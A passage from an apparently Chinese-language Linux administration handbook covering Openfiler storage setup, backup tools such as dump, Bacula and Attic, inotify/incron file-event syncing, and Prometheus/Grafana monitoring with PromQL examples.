     Use LDAP: 打勾

```
Server:  ldap.bg7nyt.cn
Base DN:  dc=bg7nyt,dc=cn
Root bind DN:  cn=root,dc=bg7nyt,dc=cn
Root bind Password:  你的密码
```

  b. Services->LDAP Settings

```
Base DN:  dc=bg7nyt,dc=cn
```

```
Root bind DN:  cn=root,dc=bg7nyt,dc=cn
Root Password:  你的密码
```

c. Services->Enable/Disable



d. Accounts->Account Administration

i. Group Administration

```
Group Name: nfs
```

ii. User Administration

```
Username: 用户名
Password: 密码
Retype password: 确认密码
Primary Group: 用户组
```

查看组织单元：ou=people,dc=bg7nyt,dc=cn

```
[chenjingfeng@backup ldap]$ ldapsearch -x -b
'ou=people,dc=bg7nyt,dc=cn'
# extended LDIF
#
# LDAPv3
# base <ou=people,dc=bg7nyt,dc=cn> with scope sub
# filter: (objectclass=*)
# requesting: ALL
#

# people, bg7nyt.cn
dn: ou=people,dc=bg7nyt,dc=cn
ou: people
```

```
objectClass: organizationalUnit

# neo, People, bg7nyt.cn
dn: uid=neo,ou=People,dc=bg7nyt,dc=cn
objectClass: inetOrgPerson
objectClass: posixAccount
homeDirectory: /dev/null
loginShell: /bin/false
cn: neo
givenName: neo
sn: neo
uid: neo
uidNumber: 500
gidNumber: 500

# search result
search: 2
result: 0 Success

# numResponses: 3
# numEntries: 2
```

1.2. Volumes

- 卷管理 [Volumes]

  我这里是使用VMware做的试验,在VMware中增加一些硬盘即可.

  a. Volumes -> Physical Storage Mgmt.



```
Edit Disk Type Description Size Label type Partitions
/dev/sda SCSI VMware, VMware Virtual S 8.00 GB msdos 3
(view)
/dev/sdb SCSI VMware, VMware Virtual S 8.00 GB gpt 0
(view)
/dev/sdc SCSI VMware, VMware Virtual S 8.00 GB gpt 0
(view)
/dev/sdd SCSI VMware, VMware Virtual S 8.00 GB gpt 0
```

```
(view)
...
```

openfiler安装在/dev/sda,/dev/sda硬盘空间不用太大,单独给openfiler使用.建议做RAID 1(硬件RAID卡或服务器主版提供的RAID)

其它硬盘是用于存储的硬盘,如果有条件这些硬盘组也最好做成硬RAID,没有条件我们可以在openfiler中做软件RAID.

点击"Edit Disk"列表内硬盘标签,之后可以看到"Create a partition in /dev/sdb"



```
Mode: Primary
Partition Type: [Physical volume] / [RAID array member]
Starting cylinder: 1
Ending cylinder Size: 1044
Size: 自动产生
```

单击"Create"创建分区



Back to the list of physical storage devices

如果没有特别需求,不需要创建多个分区.

```
Edit partitions in /dev/sdb (1044 cylinders with "gpt"
label)

Device Type Number Start cyl End cyl Blocks Size Type
Delete
/dev/sdb1 Linux Physical Volume (0x8e) 1 1 10 78831
76.98 MB Primary Delete
/dev/sdb2 Linux Physical Volume (0x8e) 2 10 100 721920
```

```
705.00 MB Primary Delete
/dev/sdb3 Linux Physical Volume (0x8e) 3 100 200 801792
783.00 MB Primary Delete
/dev/sdb4 Linux Physical Volume (0x8e) 4 200 300 802816
784.00 MB Primary Delete
/dev/sdb5 Linux Physical Volume (0x8e) 5 300 400 801792
783.00 MB Primary Delete
```

b. Volumes->Volume Group Mgmt.

Volume Group 可以实现动态扩展空间,注意如果在使用中有一个成员盘损坏,你将无法恢复数据.

应急使用可以,不建议长期使用.



```
Volume group name: vg0
Select physical volumes to add: 在列表前面打勾
/dev/sdb1 8.00 GB
/dev/sdc1 8.00 GB
```

单击"Add volume group"创建vg0



表 66.1. Volume Group Management

Volume Group Name	Size	Allocated	Free	Members	Add physical storage	Delete VG
vg0	15.94 GB	0 bytes	15.94 GB	View member	PVs Add	PVs Delete

扩展Volume Group单击[PVs Add]按钮



分区列表前面打勾

[Submit]提交

c. Volumes -> Create New Volume

选择VG



创建卷



```
Volume Name: 卷名
Volume Description: 描述
Required Space (MB): 配额
Filesystem type: 文件系统
```

单击[Create]按钮



RAID

Openfiler提供软RAID.

1. Volumes -> Physical Storage Mgmt.



点击"Edit Disk"列表内硬盘标签,之后可以看到"Create a partition in /dev/sdb"



单击[Create]按钮创建RAID组成员



单击[Back to the list of physical storage devices]返回到 "Physical Storage Management"

2. Volumes -> Software RAID Mgmt.



```
Select RAID array type: RAID(0,1,5,6,10)
Select chunk size: 这可以针对你的需求做优化
Select RAID devices to add: 打勾选择
```

单击[Add array]创建RAID



RAID创建完成后,就可以卷组和卷

Volumes -> Volume Group Mgmt. -> Create New Volume

RAID 6 采用双校验盘最少4块硬盘

iSCSI

Volumes -> Create New Volume



单击[Create]按钮



单击[Update]按钮

Services -> Enable/Disable -> iSCSI target 确认已经 Enable

General -> Local Networks



单击[Update]按钮

Volumes -> List of Existing Volumes -> Select Volume Group

单击 iScsi 卷列表 Properties 下的 [Edit] 连接



默认是:Deny, 修为Allow

Microsoft iSCSI Software Initiator

开始菜单 找到 Microsoft iSCSI Initiator 并运行

单击 Discovery 选项卡

单击 [Add] 按钮



单击 [OK] 按钮



单击 Targets 选项卡



单击 [Refresh] 按钮 -> [Log On...]



单击 [OK] 按钮

完成Initiator设置

我的电脑 -> 单击鼠标右键 -> 管理



初始化硬盘



选择硬盘



初始化完成，红色图标消失后你就可以对磁盘分区，挂载卷，格式化。

使用 iSCSI 与使用本地磁盘完全一样。

Status -> iSCSI



1.3. Quota

- **注意**

  有些文件系统不支持Quota

  a. Quota -> Guest Quota

  单击[Change]按钮

  单击[Apply]按钮

1.4. Shares

- Shares



单击列表内的连接.



```
Folder name: 输入文件夹名
```

单击 [Create Sub-folder] 按钮 创建文件夹



```
Share name: 输入共享名
Share description: 描述
Override SMB share name:
```



单击[Change]按钮 修改

组的权限制



单击[Update]按钮

主机访问权限配置



单击[Update]按钮

2. OpenMediaVault

http://www.openmediavault.org/

3. FreeNAS

http://www.freenas.org/

第 67 章 Backup / Restore

1. 备份策略

1.1. Incremental backup

1.2. Differential backup

2. btrbk.noarch : Tool for creating snapshots and remote backups of btrfs sub-volumes

3. dump / restore

过程 67.1. dump 步骤

1. 确认设备

   准备用dump备份/boot目录下的文件. 使用df /boot查看/boot所在的设备(以下假设为/dev/hda1)

```
neo@netkiller:~$ df
Filesystem           1K-blocks      Used Available Use%
Mounted on
/dev/sda1             19710288   3054956  15654084  17% /
none                   1016608       208   1016400   1%
/dev
none                   1023328         0   1023328   0%
/dev/shm
none                   1023328       736   1022592   1%
/var/run
none                   1023328         0   1023328   0%
/var/lock
/dev/sda6             19228276  16456940   1794588  91%
/home
/dev/sda10              569204    171728    368564  32%
/boot
/dev/sda7             48062440   3170748  42450216   7%
/var
/dev/sda8            384497840  64897804 300068616  18%
/opt
/dev/sda9              6728280    146336   6240164   3%
/tmp
```

2. 首先确认备份需要的空间. 查看一个0级备份需要的字节数,使用 -S

```
# dump -oS /dev/hda1
```

3. 备份到文件而非磁带. 确认在/var/tmp目录是否有足够的空间,执行.

```
# dump -0u –f /var/tmp/dumpfile /dev/hda1
```

检查/etc/dumpdates,查看完全备份的时间戳.

过程 67.2. restore 步骤

1. 使用restore检查备份文件的内容

```
# restore –tf /var/tmp/dumpfile
```

2. 我们可以使用restore的互动模式恢复特定文件到一个临时目录.

```
# mkdir /tmp/restored; cd /tmp/restored
# restore –if /var/tmp/dumpfile
```

这时会看到一个restore > 提示符. 键入help查看可用命令的列表. 使用ls和cd命令查看备份文件的列表.

使用add,选中/grub.menu.1st和/grub/grub.conf文件.列出所在目录,恢复的文件应该带有星号.

3. 展开备份文件

键入extract命令恢复选中的文件.设置下个卷名为1, 不为解压目录设置所有者模式. quit退出restore模式.

在restore运行的目录中应该有一个grub目录,包含恢复的grub.conf和menu.1st文件.



4. Bacula, the Open Source, Enterprise ready, Network Backup Tool for Linux, Unix, Mac and Windows.

http://www.bacula.org/

ubuntu 10.10

```
neo@backup:~$ apt-cache search bacula
bacula - network backup, recovery and verification - meta-
package
bacula-client - network backup, recovery and verification -
client meta-package
bacula-common - network backup, recovery and verification -
common support files
bacula-common-mysql - network backup, recovery and verification
- MySQL common files
bacula-common-pgsql - network backup, recovery and verification
- PostgreSQL common files
bacula-common-sqlite3 - network backup, recovery and
verification - SQLite v3 common files
bacula-console - network backup, recovery and verification -
text console
bacula-director-common - network backup, recovery and
verification - Director common files
bacula-director-mysql - network backup, recovery and
verification - MySQL storage for Director
bacula-director-pgsql - network backup, recovery and
verification - PostgreSQL storage for Director
bacula-director-sqlite3 - network backup, recovery and
verification - SQLite 3 storage for Director
bacula-fd - network backup, recovery and verification - file
daemon
bacula-sd - network backup, recovery and verification - storage
daemon
bacula-sd-mysql - network backup, recovery and verification -
MySQL SD tools
bacula-sd-pgsql - network backup, recovery and verification -
PostgreSQL SD tools
```

```
bacula-sd-sqlite3 - network backup, recovery and verification -
SQLite 3 SD tools
bacula-server - network backup, recovery and verification -
server meta-package
bacula-console-qt - Bacula Administration Tool Console
bacula-director-sqlite - network backup, recovery and
verification - SQLite 2 director transition
bacula-doc - Documentation for Bacula
bacula-sd-sqlite - network backup, recovery and verification -
SQLite SD tools
bacula-traymonitor - network backup, recovery and verification
- tray monitor
```

4.1. Install Backup Server

过程 67.3.

1. 安装bacula服务器

   ```
   $ sudo apt-get install bacula
   ```

   启动脚本.

   ```
   neo@backup:/etc/bacula$ ls -1 /etc/init.d/bacula-*
   /etc/init.d/bacula-director
   /etc/init.d/bacula-fd
   /etc/init.d/bacula-sd
   ```

   Bacula Config files

   ```
   neo@backup:~$ ls -1 /etc/bacula/
   bacula-dir.conf
   bacula-fd.conf
   ```

```
bacula-sd.conf
bconsole.conf
common_default_passwords
scripts
```

Checking Bacula Daemons Status

```
neo@backup:~$ ps auwx | grep bacula
bacula   25044  0.0  0.1  72624  2092 ?        Ssl  14:55
0:00 /usr/sbin/bacula-sd -c /etc/bacula/bacula-sd.conf -u
bacula -g tape
root     25659  0.0  0.0  60068  1376 ?        Ssl  14:56
0:00 /usr/sbin/bacula-fd -c /etc/bacula/bacula-fd.conf
bacula   29551  0.0  0.1  87672  3096 ?        Ssl  15:48
0:00 /usr/sbin/bacula-dir -c /etc/bacula/bacula-dir.conf -u
bacula -g bacula
neo      30344  0.0  0.0   7748   876 pts/0    S+   15:57
0:00 grep --color=auto bacula
```

2. bconsole

```
neo@backup:/etc/bacula$ sudo bconsole
Connecting to Director localhost:9101
1000 OK: backup.example.com-dir Version: 5.0.2 (28 April
2010)
Enter a period to cancel a command.
*help
  Command       Description
  =======       ===========
  add           Add media to a pool
  autodisplay   Autodisplay console messages
  automount     Automount after label
  cancel        Cancel a job
  create        Create DB Pool from resource
  delete        Delete volume, pool or job
  disable       Disable a job
  enable        Enable a job
  estimate      Performs FileSet estimate, listing gives
```

```
full listing
  exit          Terminate Bconsole session
  gui           Non-interactive gui mode
  help          Print help on specific command
  label         Label a tape
  list          List objects from catalog
  llist         Full or long list like list command
  messages      Display pending messages
  memory        Print current memory usage
  mount         Mount storage
  prune         Prune expired records from catalog
  purge         Purge records from catalog
  python        Python control commands
  quit          Terminate Bconsole session
  query         Query catalog
  restore       Restore files
  relabel       Relabel a tape
  release       Release storage
  reload        Reload conf file
  run           Run a job
  status        Report status
  setdebug      Sets debug level
  setip         Sets new client address -- if authorized
  show          Show resource records
  sqlquery      Use SQL to query catalog
  time          Print current time
  trace         Turn on/off trace to file
  unmount       Unmount storage
  umount        Umount - for old-time Unix guys, see
unmount
  update        Update volume, pool or stats
  use           Use catalog xxx
  var           Does variable expansion
  version       Print Director version
  wait          Wait until no jobs are running

When at a prompt, entering a period cancels the command.

*
```

3. 修改配置文件，增加备份策略.

备份配置文件，以免把文件改坏。

```
root@backup:~# cd /etc/bacula/
root@backup:/etc/bacula# mkdir original
root@backup:/etc/bacula# cp *.conf original/
root@backup:/etc/bacula#
```

bacula-dir.conf

```
root@backup:/etc/bacula# vim bacula-dir.conf
Job {
  Name = "BackupClient2"
  Client = web-fd
  JobDefs = "DefaultJob"
}
```

4.2. Install Backup Client

- ```
  neo@web:~$ sudo apt-get install bacula-client
  ```
  ```

5. Amanda: Open Source Backup

http://www.amanda.org/

Amanda is the most popular open source backup and recovery software in the world. Amanda protects more than half a million of servers and desktops running various versions of Linux, UNIX, BSD, Mac OS-X and Microsoft Windows operating systems worldwide.

6. Attic - 拥有重复数据删除技术的备份软件

Attic 是一个拥有重复数据删除技术的备份软件

6.1. 安装 Attic

```
$ pip install attic
```

6.2. 快速开始

过程 67.4. Attic 快速开始

1. 初始化仓库

```
$ attic init /somewhere/my-repository.attic
```

2. 备份目录~/src 和 ~/Documents归档名称Monday

```
$ attic create /somwhere/my-repository.attic::Monday ~/src
~/Documents
```

3. 一次类推下一份叫做Tuesday

```
$ attic create --stats /somwhere/my-
repository.attic::Tuesday ~/src ~/Documents
```

```

```

--stats 参数将显示备份过程的状态

4. 列出库中的所有档案

```
$ attic list /somewhere/my-repository.attic
```

5. 列出周一归档文件的内容

```
$ attic list /somewhere/my-repository.attic::Monday
```

6. 通过手动删除周一存档恢复磁盘空间

```
$ attic delete /somwhere/my-backup.attic::Monday
```

Attic is quiet by default. Add the -v or --verbose option to get progress reporting during command execution.

7. SafeKeep

http://safekeep.sourceforge.net/index.shtml

8. Opendedup

http://www.opendedup.org/

第 68 章 inotify

$ ls -ld /proc/sys/fs/inotify/*

1. inotify-tools

Installation

ubuntu

```
sudo apt-get install inotify-tools
```

centos

```
yum install inotify-tools
```

inotifywait -r -m $HOME

监控登录过程

```
neo@master:~$ inotifywait -r  -m $HOME
Setting up watches.  Beware: since -r was given, this may take
a while!
Watches established.
/home/neo/ OPEN .profile
/home/neo/ ACCESS .profile
/home/neo/ CLOSE_NOWRITE,CLOSE .profile
/home/neo/ OPEN .bashrc
/home/neo/ ACCESS .bashrc
/home/neo/ CLOSE_NOWRITE,CLOSE .bashrc
/home/neo/ OPEN .bash_history
/home/neo/ ACCESS .bash_history
/home/neo/ CLOSE_NOWRITE,CLOSE .bash_history
/home/neo/ OPEN .bash_history
```

```
/home/neo/ ACCESS .bash_history
/home/neo/ CLOSE_NOWRITE,CLOSE .bash_history
```

create a new file helloworld.txt

```
/home/neo/ CREATE helloworld.txt
/home/neo/ OPEN helloworld.txt
/home/neo/ MODIFY helloworld.txt
/home/neo/ CLOSE_WRITE,CLOSE helloworld.txt
```

cat a file using cat helloworld.txt

```
/home/neo/ OPEN,ISDIR
/home/neo/ CLOSE_NOWRITE,CLOSE,ISDIR
/home/neo/ OPEN,ISDIR
/home/neo/ CLOSE_NOWRITE,CLOSE,ISDIR
/home/neo/ OPEN helloworld.txt
/home/neo/ ACCESS helloworld.txt
/home/neo/ CLOSE_NOWRITE,CLOSE helloworld.txt
```

delete a file helloworld.txt

```
/home/neo/ OPEN,ISDIR
/home/neo/ CLOSE_NOWRITE,CLOSE,ISDIR
/home/neo/ OPEN,ISDIR
/home/neo/ CLOSE_NOWRITE,CLOSE,ISDIR
/home/neo/ DELETE helloworld.txt
```

2. Incron - cron-like daemon which handles filesystem events

Incron 在指定文件系统发生某些指定变化后运行指定程序，工作类似cron

```
# yum install -y incron
# systemctl enable incrond
# systemctl start incrond
```

相关文件

```
# rpm -ql incron-0.5.10-8.el7
/etc/incron.conf
/etc/incron.d
/usr/bin/incrontab
/usr/lib/systemd/system/incrond.service
/usr/sbin/incrond
/usr/share/doc/incron-0.5.10
/usr/share/doc/incron-0.5.10/CHANGELOG
/usr/share/doc/incron-0.5.10/COPYING
/usr/share/doc/incron-0.5.10/LICENSE-GPL
/usr/share/doc/incron-0.5.10/README
/usr/share/doc/incron-0.5.10/TODO
/usr/share/man/man1/incrontab.1.gz
/usr/share/man/man5/incron.conf.5.gz
/usr/share/man/man5/incrontab.5.gz
/usr/share/man/man8/incrond.8.gz
/var/spool/incron
```

2.1. incrontab - inotify cron table manipulator

incrontab用法语crontab极其类似。

配置触发事件,格式如下:

```
<path> <mask> <command>
```

```
[root@localhost ~]# incrontab -e
/etc IN_MODIFY /tmp/test.sh $@/$#
```

查看触发事件

```
# incrontab -l
/etc IN_MODIFY /tmp/test.sh $@/$#
```

测试脚本

```
# cat /tmp/test.sh
#!/bin/bash
echo $@ >> /tmp/test.log
```

现在你可以修改/etc下面的文件，然后查看/tmp/test.log日志的变化。

2.2. 使用说明

mask 参数

```
IN_ACCESS           File was accessed (read) (*)
IN_ATTRIB           Metadata changed (permissions, timestamps,
extended attributes, etc.) (*)
IN_CLOSE_WRITE      File opened for writing was closed (*)
IN_CLOSE_NOWRITE    File not opened for writing was closed (*)
```

```
IN_CREATE           File/directory created in watched directory
(*)
IN_DELETE           File/directory deleted from watched
directory (*)
IN_DELETE_SELF           Watched file/directory was itself
deleted
IN_MODIFY           File was modified (*)
IN_MOVE_SELF        Watched file/directory was itself moved
IN_MOVED_FROM       File moved out of watched directory (*)
IN_MOVED_TO         File moved into watched directory (*)
IN_OPEN             File was opened (*)

IN_ALL_EVENTS       all of the above events
IN_MOVE             a combination of IN_MOVED_FROM and
IN_MOVED_TO
IN_CLOSE            combines IN_CLOSE_WRITE and
IN_CLOSE_NOWRITE.

IN_DONT_FOLLOW      Don't dereference pathname if it is a
symbolic link
IN_ONESHOT          Monitor pathname for only one event
IN_ONLYDIR          Only watch pathname if it is a directory
```

command 参数

```
$$   dollar sign
$@   watched filesystem path (see above)
$#   event-related file name
$%   event flags (textually)
$&   event flags (numerically)
```

3. inotify-tools + rsync

1. -m 是保持一直监听
2. -r 是递归查看目录
3. -q 是打印出事件 ~
4. -e create,move,delete,modify 监听 创建 移动 删除 写入 事件

```
inotifywait -mrq --event create,delete,modify,move --format '%w
%e' /your_path | while read w e; do
    if [ "$e" = "IGNORED" ]; then
        continue
    fi
    rsync -az --delete $w username@your_ip:$w
done
```

```
#!/bin/sh
# A slightly complex but actually useful example
inotifywait -mrq --timefmt '%d/%m/%y %H:%M' --format '%T %f' \
-e close_write /home/billy | while read date time file; do
    rsync /home/billy/${file}
rsync://billy@example.com/backup/${file} && \
    echo "At ${time} on ${date}, file ${file} was backed up via
rsync"
done
```

```
[root@development ~]# cat inotify-rsync
#!/bin/bash
# $Id: chapter.storage.inotify.xml 334 2012-02-01 05:59:34Z
```

```
netkiller $ #
# Author neo<openunix@163.com> #

# monitor path
monitor_path=cms
#inotifywait path
INOTIFYWAIT=inotifywait

# rsync image file
function images {
        local file=$1
        rsync -az --delete $file /tmp/images/$file
#       rsync ${file} ${rsync_url}/${file}
}

# rsync html file
function html {
        local file=$1
        rsync -az --delete $file /tmp/$file
}


$INOTIFYWAIT -mrq --event close_write --format '%w%f %e'
$monitor_path | while read file event; do
    if [ "$event" = "CLOSE_WRITE,CLOSE" ]; then
        ext=$(echo $file | awk -F'.' '{print $2}')
        if [ $ext = 'jpg' ]; then
                images $file
        fi
        if [ $ext = 'html' ]; then
                html $file
        fi
    fi
done &
```

```
```

4. pyinotify

```
[root@development ~]# easy_install pyinotify
[root@development ~]# yum install gcc
[root@development ctypes-1.0.2]# python setup.py install
```

部分 VII. Monitoring

Network Management Software & Network Monitoring

第 69 章 Prometheus

1. 安装 Prometheus

1.1. Docker 安装

```
docker run -d -p 9090:9090 -v
~/prometheus.yml:/etc/prometheus/prometheus.yml prom/prometheus
-config.file=/etc/prometheus/prometheus.yml -
storage.local.path=/prometheus -storage.local.memory-
chunks=10000
```

```
docker run -d -p 9100:9100 --user 995:995 \
-v "/:/hostfs" \
--net="host" \
prom/node-exporter \
--path.rootfs=/hostfs
```

检查 node-exporter 是否正常工作

```
$ curl http://localhost:9100/metrics
```

安装 grafana

```
$ docker run -d --name grafana -p 3000:3000 --net=host -e
"GF_SECURITY_ADMIN_PASSWORD=passw0rd" grafana/grafana
```

```
```

-e "GF_SERVER_ROOT_URL=http://grafana.server.name"

```
docker exec -it grafana cat /etc/grafana/grafana.ini >
grafana.ini
```

环境变量配置的默认路径

```
环境变量                                    默认值
GF_PATHS_CONFIG                 /etc/grafana/grafana.ini
GF_PATHS_DATA                   /var/lib/grafana
GF_PATHS_HOME                   /usr/share/grafana
GF_PATHS_LOGS                   /var/log/grafana
GF_PATHS_PLUGINS                /var/lib/grafana/plugins
GF_PATHS_PROVISIONING   /etc/grafana/provisioning
```

1.2. docker swarm

```
$ docker service create --replicas 1 --name prometheus \
    --mount
type=bind,source=`pwd`/prometheus.yml,destination=/etc/promethe
us/prometheus.yml \
    --publish published=9090,target=9090,protocol=tcp \
    prom/prometheus
```

1.3. docker-compose

```

```

1.4. 防火墙设置

```
firewall-cmd --zone=public --add-port=9090/tcp --permanent
firewall-cmd --zone=public --add-port=3000/tcp --permanent
firewall-cmd --zone=public --add-port=9191/tcp --permanent
firewall-cmd --zone=public --add-port=9093/tcp --permanent
firewall-cmd --zone=public --add-port=9323/tcp --permanent
firewall-cmd --reload
```

查看端口策略是否已经生效

```
firewall-cmd --permanent --zone=public --list-ports
```

2. Prometheus 配置

2.1. Prometheus 命令行工具

刷新配置文件

```
#方式1:
kill -HUP ${prometheus_pid}

docker kill -s HUP <容器ID>

#方式2:
# 需要 --web.enable-lifecycle 参数为true
curl -X POST http://10.0.209.140:9090/-/reload
```

promtool 配置文件校验工具

安装 promtool

```
go get github.com/prometheus/prometheus/cmd/promtool
promtool check rules /path/to/example.rules.yml
```

```
promtool check config /etc/prometheus/prometheus.yml
```

2.2. rules 规则配置

prometheus.yml 配置文件

```
rule_files:
  - "rules/node.yml"    # 载入单个配置文件
  - "rules/*.rules"             # 通过通配符载入文件
```

prometheus 支持两种 rules

- recording rules
- alerting rules

recording rules

```
groups:
- name: cpu-node
  rules:
  - record: job_instance_mode:node_cpu_seconds:avg_rate5m
    expr: avg by (job, instance, mode)
(rate(node_cpu_seconds_total[5m]))
```

alerting rules

```
groups:
- name: example
  rules:

  # Alert for any instance that is unreachable for >5 minutes.
  - alert: InstanceDown
    expr: up == 0
    for: 5m
    labels:
```

```
      severity: page
    annotations:
      summary: "Instance {{ $labels.instance }} down"
      description: "{{ $labels.instance }} of job {{
$labels.job }} has been down for more than 5 minutes."

  # Alert for any instance that has a median request latency
>1s.
  - alert: APIHighRequestLatency
    expr: api_http_request_latencies_second{quantile="0.5"} > 1
    for: 10m
    annotations:
      summary: "High request latency on {{ $labels.instance }}"
      description: "{{ $labels.instance }} has a median request
latency above 1s (current value: {{ $value }}s)"
```

2.3. SpringBoot

Maven pom.xml 文件中增加依赖

```
        <dependency>
            <groupId>io.micrometer</groupId>
            <artifactId>micrometer-registry-
prometheus</artifactId>
        </dependency>
```

打包后运行 Springboot 项目，然后使用 /actuator/prometheus 地址测试是否有监控数据输出。 https://api.netkiller.cn/actuator/prometheus

/etc/prometheus/prometheus.yml 增加如下配置:

```
  - job_name: 'springboot'
    scrape_interval: 5s
    metrics_path: '/actuator/prometheus'
```

```
    static_configs:
      - targets: ['127.0.0.1:8080']
```

Grafana 面板ID：4701

2.4. PromQL 自定义查询语言

Metrics 格式

Metric 的格式: metric 名称 {标签名=标签值} 监控样本

```
<metric name>{<label name>=<label value>, ...} <sample>
```

指标的名称(metric name)用于定义监控样本的含义，名称只能由ASCII字符、数字、下划线以及冒号组成并必须符合正则表达式[a-zA-Z_:][a-zA-Z0-9_:]*

标签(label)反映了当前样本的特征维度，通过这些维度Prometheus可以对样本数据进行过滤，聚合等。标签的名称只能由ASCII字符、数字以及下划线组成并满足正则表达式[a-zA-Z_][a-zA-Z0-9_]*

```
neo@MacBook-Pro-Neo ~ % curl -s http://localhost:9100/metrics |
grep node_cpu_seconds_total
# HELP node_cpu_seconds_total Seconds the cpus spent in each
mode.
# TYPE node_cpu_seconds_total counter
node_cpu_seconds_total{cpu="0",mode="idle"} 16761.9
node_cpu_seconds_total{cpu="0",mode="iowait"} 2.91
node_cpu_seconds_total{cpu="0",mode="irq"} 0
node_cpu_seconds_total{cpu="0",mode="nice"} 0
node_cpu_seconds_total{cpu="0",mode="softirq"} 5.76
node_cpu_seconds_total{cpu="0",mode="steal"} 0
node_cpu_seconds_total{cpu="0",mode="system"} 440.28
```

```
node_cpu_seconds_total{cpu="0",mode="user"} 135.58
node_cpu_seconds_total{cpu="1",mode="idle"} 16851.16
node_cpu_seconds_total{cpu="1",mode="iowait"} 1.81
node_cpu_seconds_total{cpu="1",mode="irq"} 0
node_cpu_seconds_total{cpu="1",mode="nice"} 0
node_cpu_seconds_total{cpu="1",mode="softirq"} 1.33
node_cpu_seconds_total{cpu="1",mode="steal"} 0
node_cpu_seconds_total{cpu="1",mode="system"} 440.52
node_cpu_seconds_total{cpu="1",mode="user"} 125.7
node_cpu_seconds_total{cpu="2",mode="idle"} 16792.57
node_cpu_seconds_total{cpu="2",mode="iowait"} 2.52
node_cpu_seconds_total{cpu="2",mode="irq"} 0
node_cpu_seconds_total{cpu="2",mode="nice"} 0
node_cpu_seconds_total{cpu="2",mode="softirq"} 1.36
node_cpu_seconds_total{cpu="2",mode="steal"} 0
node_cpu_seconds_total{cpu="2",mode="system"} 445.29
node_cpu_seconds_total{cpu="2",mode="user"} 129.73
node_cpu_seconds_total{cpu="3",mode="idle"} 16844.57
node_cpu_seconds_total{cpu="3",mode="iowait"} 1.16
node_cpu_seconds_total{cpu="3",mode="irq"} 0
node_cpu_seconds_total{cpu="3",mode="nice"} 0
node_cpu_seconds_total{cpu="3",mode="softirq"} 1.24
node_cpu_seconds_total{cpu="3",mode="steal"} 0
node_cpu_seconds_total{cpu="3",mode="system"} 430.82
node_cpu_seconds_total{cpu="3",mode="user"} 135.15
```

metric 类型

Prometheus 定义了4种不同的指标类型(metric type)：

- Counter（计数器）
- Gauge（仪表盘）
- Histogram（直方图）
- Summary（摘要）

Counter：只增不减的计数器

Counter 例子

```
neo@MacBook-Pro-Neo ~ % curl -s http://localhost:9100/metrics |
grep node_cpu_seconds_total
# HELP node_cpu_seconds_total Seconds the cpus spent in each
mode.
# TYPE node_cpu_seconds_total counter
node_cpu_seconds_total{cpu="0",mode="idle"} 16761.9
```

Gauge：可增可减的仪表盘

Gauge 类型的指标侧重于反应系统的当前状态，指标的样本数据可增可减。常用于内存容量的监控。

```
neo@MacBook-Pro-Neo ~ % curl -s http://localhost:9100/metrics |
grep node_memory_MemFree
# HELP node_memory_MemFree_bytes Memory information field
MemFree_bytes.
# TYPE node_memory_MemFree_bytes gauge
node_memory_MemFree_bytes 2.933243904e+09
```

Histogram

```
neo@MacBook-Pro-Neo ~ % curl -s http://localhost:9090/metrics |
grep prometheus_tsdb_compaction_chunk_range
# HELP prometheus_tsdb_compaction_chunk_range_seconds Final
time range of chunks on their first compaction
# TYPE prometheus_tsdb_compaction_chunk_range_seconds histogram
prometheus_tsdb_compaction_chunk_range_seconds_bucket{le="100"}
2
prometheus_tsdb_compaction_chunk_range_seconds_bucket{le="400"}
2
prometheus_tsdb_compaction_chunk_range_seconds_bucket{le="1600"
} 2
prometheus_tsdb_compaction_chunk_range_seconds_bucket{le="6400"
```

```
} 2
prometheus_tsdb_compaction_chunk_range_seconds_bucket{le="25600
"} 2
prometheus_tsdb_compaction_chunk_range_seconds_bucket{le="10240
0"} 3
prometheus_tsdb_compaction_chunk_range_seconds_bucket{le="40960
0"} 1506
prometheus_tsdb_compaction_chunk_range_seconds_bucket{le="1.638
4e+06"} 1558
prometheus_tsdb_compaction_chunk_range_seconds_bucket{le="6.553
6e+06"} 4564
prometheus_tsdb_compaction_chunk_range_seconds_bucket{le="2.621
44e+07"} 4564
prometheus_tsdb_compaction_chunk_range_seconds_bucket{le="+Inf"
} 4564
prometheus_tsdb_compaction_chunk_range_seconds_sum
5.85524936e+09
prometheus_tsdb_compaction_chunk_range_seconds_count 4564
```

Summary

```
neo@MacBook-Pro-Neo ~ % curl -s http://localhost:9090/metrics |
grep prometheus_tsdb_wal_fsync_duration_seconds
# HELP prometheus_tsdb_wal_fsync_duration_seconds Duration of
WAL fsync.
# TYPE prometheus_tsdb_wal_fsync_duration_seconds summary
prometheus_tsdb_wal_fsync_duration_seconds{quantile="0.5"} NaN
prometheus_tsdb_wal_fsync_duration_seconds{quantile="0.9"} NaN
prometheus_tsdb_wal_fsync_duration_seconds{quantile="0.99"} NaN
prometheus_tsdb_wal_fsync_duration_seconds_sum 1.63e-05
prometheus_tsdb_wal_fsync_duration_seconds_count 1
```

查询时间序列

标签查询

查询 instance="node-exporter:9100"

```
node_cpu_seconds_total{instance="node-exporter:9100"}
```

mode!="irq" 排出 irq

```
node_cpu_seconds_total{mode!="irq"}
```

查询所有 mode="user"

```
{mode="user"}
```

正则查询

```
node_cpu_seconds_total{mode=~"user|system|nice"}
restful_api_requests_total{environment=~"staging|testing|develo
pment",method!="GET"}

{instance =~"n.*"}
```

正则排除

```
node_cpu_seconds_total{mode!~"steal|softirq|irq|iowait|idle"}
```

```

```

范围查询

PromQL的时间范围选择器支持时间单位：

1. s - 秒
2. m - 分钟
3. h - 小时
4. d - 天
5. w - 周
6. y - 年

该表达式将会查询返回时间序列中最近5分钟的所有样本数据：

```
rate(node_memory_MemAvailable_bytes{}[5m])
```

可以使用offset时间位移操作：

```
node_memory_MemAvailable_bytes{} offset 5m
rate(node_load1{}[5m] offset 1m)
```

数学运算

PromQL 支持：数学运算符，逻辑运算符，布尔运算符

PromQL操作符中优先级由高到低依次为：

- ^
- *, /, %

- +, -
- ==, !=, <=, <, >=, >
- and, unless
- or

Bytes 转 MB 的例子

```
node_memory_MemFree_bytes /  (1024 * 1024)
```

计算磁盘读写总量

```
(node_disk_read_bytes_total{device="vda"} +
node_disk_written_bytes_total{device="vda"}) / (1024 * 1024)
```

内存使用率计算

```
(node_memory_MemTotal_bytes - node_memory_MemFree_bytes) /
node_memory_MemTotal_bytes * 100

# 查询出内存使用率到达 80% 的节点
(node_memory_MemTotal_bytes - node_memory_MemFree_bytes) /
node_memory_MemTotal_bytes > 0.8

node_memory_MemAvailable_bytes / node_memory_MemTotal_bytes *
100 > 80
```

聚合操作

PromQL内置的聚合操作和函数可以让用户对这些数据进行进一步的分析

rate()

